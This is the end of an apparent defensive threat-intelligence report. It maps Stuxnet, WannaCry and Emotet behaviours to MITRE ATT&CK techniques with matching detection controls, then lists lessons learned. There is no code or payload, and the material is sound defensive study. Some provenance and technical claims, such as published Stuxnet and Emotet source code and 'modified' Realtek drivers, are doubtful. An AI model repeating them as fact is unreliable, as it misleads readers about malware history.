tasksche.exe encryption	file	T1486	Data Encrypted for Impact	Behavioral ransomware detection; offline backups
tasksche.exe copy deletion	shadow	T1490	Inhibit System Recovery	Monitor vssadmin.exe; protect backup infrastructure
tasksche.exe crypto	RSA+AES	T1486	Data Encrypted for Impact	High-entropy file write detection; canary files
network.c LAN scanning		T1046	Network Service Scanning	Netflow anomaly detection; SMB rate limiting
network.c scanning	internet	T1595.002	Scanning Vulnerability Scanning	Ingress/egress filtering; block outbound SMB
network.c installation	service	T1543.003	Create or Modify System Process	Service creation monitoring; alert on random service names
kill switch domain check		T1497.001	Sandbox Evasion: System Checks	DNS monitoring for random-looking domains; sinkhole known killswitches
Tor C2 communication		T1573.002	Encrypted Channel: Asymmetric Cryptography	Tor traffic detection; block non-browser Tor connections

Emotet Techniques

Table 18: MITRE ATT&CK Mapping — Emotet Modular Loader

Source Finding		MITRE ID	Technique Name		Defensive Control
inject.c hollowing	process	T1055.012	Process Hollowing		CreateProcess → NtUnmapViewOfSection sequence detection
inject.c injection	APC	T1055.004	Asynchronous	Procedure Call	EDR hooks on QueueUserAPC from unexpected sources
inject.c memory allocation	RWX	T1055	Process Injection		Alert on PAGE_EXECUTE_READWRITE in remote processes
module.c reflective loading	DLL	T1620	Reflective Code Loading		Memory forensics; detect PE headers in RWX memory without files
module.c plugin memory	shared	T1055	Process Injection		Monitor CreateFileMapping for suspicious shared memory names
mailer.dll credential theft	MAPI	T1114.001	Email Collection:	Local Email	Credential Guard for Outlook; MAPI access monitoring
mailer.dll hijacking	thread	T1566.001	Phishing: Spearphishing	Attachment	Email gateway sandboxing; macro blocking for external mail
mailer.dll abuse	SMTP	T1534	Internal Spearphishing		SMTP rate limiting; force email through corporate gateway
c2.c encrypted C2	RSA+AES	T1573.001	Encrypted	Channel: Symmetric Cryptography	Proxy inspection; high-entropy POST body detection
c2.c WordPress C2 blending		T1071.001	Application Protocol:	Layer Web Protocols	WordPress site reputation scoring; multi-host C2 correlation
c2.c beaconing		T1071.001	Application Protocol:	Layer	Statistical timing analysis; JA3 fingerprinting
Overall: malspam delivery		T1566.001	Phishing: Spearphishing	Attachment	Attachment sandboxing; user training on macro-enabled documents

CONFIDENTIAL

PART 8: SUMMARY — OFFENSIVE KNOWLEDGE FOR DEFENSE

Key Takeaways from Stuxnet, WannaCry & Emotet

From Stuxnet

01

AIR GAP IS NOT ENOUGH

Stuxnet proved that air-gapped networks can be breached via USB. Physical media control and independent monitoring are essential for critical infrastructure. The PLC-to-C2 channel demonstrated that even isolated systems can be reached indirectly.

02

ICS-SPECIFIC THREATS EXIST

General-purpose security tools miss ICS-specific attacks. File integrity monitoring must include S7 block checksums. Process control validation requires out-of-band sensors that cannot be manipulated by compromised PLCs.

03

SIGNED DRIVERS CAN LIE

Stuxnet used valid, signed Realtek drivers with modified internals. Driver signature validation alone is insufficient — certificate pinning and driver inventory baselining are necessary to detect trust model abuse.

04

KERNEL INTEGRITY IS CRITICAL

Once an attacker achieves kernel execution (via MS10-073), all user-mode detection becomes unreliable. Hypervisor-based security (HVCI, VBS) is the only effective defense against kernel-level rootkits.

From WannaCry

01

PATCH CRITICAL VULNERABILITIES

WannaCry exploited a vulnerability (MS17-010) for which a patch had been available for 59 days. The EternalBlue exploit was also leaked from NSA stockpiles — emphasizing that unpatched critical vulnerabilities will eventually be weaponized.

02

DISABLE UNNECESSARY PROTOCOLS

SMBv1 is a 30-year-old protocol with no legitimate modern use case. Disabling it entirely eliminates an entire class of vulnerabilities. Apply this principle broadly: if a protocol or service is not needed, disable it.

03

SEGMENT NETWORKS AGGRESSIVELY

WannaCry's worm spread unchecked through flat networks. Microsegmentation and blocking SMB lateral movement between workstations would have

contained the outbreak to patient zero regardless of the exploit's power.

04

BACKUPS MUST BE OFFLINE

WannaCry deleted volume shadow copies and encrypted network-accessible backups. The 3-2-1 backup rule with air-gapped or immutable backups is the only recovery strategy that works against ransomware.

From Emotet

01

EMAIL IS THE #1 ENTRY VECTOR

Emotet demonstrated that email-borne malware with social engineering (thread hijacking) achieves infection rates an order of magnitude higher than traditional spam. Macro-enabled Office documents remain the primary malware delivery mechanism.

02

MODULAR MALWARE IS PERSISTENT

Emotet's modular architecture made it extremely adaptable — banking trojan, credential stealer, spam bot, and malware loader all in one. The core loader's minimal footprint evaded signatures while plugins provided criminal versatility.

03

DETECT INJECTION, NOT PAYLOAD

With modular malware, the payload changes constantly. Detection must focus on the invariant behaviors: process hollowing, APC injection, RWX memory allocation in remote processes, and parent-child process anomalies.

04

COMPROMISED INFRASTRUCTURE HIDES C2

Emotet used thousands of compromised WordPress sites as C2 proxies, making IP-based blocking impossible. Detection must rely on behavioral patterns (beacon timing, encrypted POST bodies) rather than static indicators.

Cross-Cutting Defensive Principles

Table 19: Universal Defensive Controls Across All Malware Families

Control Category	Stuxnet	WannaCry			Emotet		
Network Segmentation	Air-gap ICS from corporate IT	Block endpoints	SMB	between	Force gateway	email	through

Patch Management	MS10-046, MS10-061, MS10-073	MS17-010, SMBv1	disable	Office macro hardening
Behavioral Detection	PLC block integrity monitoring	Mass file modification alerts		Process injection detection
Credential Protection	Credential Guard on eng. stations	Limit lateral movement creds		Credential Guard for Outlook
Kernel Integrity	HVCI, driver signing enforcement	Kernel patch protection		EDR with kernel callbacks
Backup Strategy	ICS configuration backups offline	3-2-1 rule with air gap		Email archive immutability

Educational Research Notice: This analysis was performed on publicly available source code for educational and defensive research purposes. Stuxnet source code was reverse-engineered and published by security researchers in 2011. WannaCry samples have been publicly available since 2017 and are widely studied in academic cybersecurity programs. Emotet source code was recovered during the international law enforcement takedown Operation Ladybird in January 2021 and subsequently published for research. All three malware families are extensively documented in peer-reviewed security literature and government advisories. This document is intended solely for defensive cybersecurity education, threat intelligence development, and security control validation.

CONFIDENTIAL — DEFENSIVE THREAT INTELLIGENCE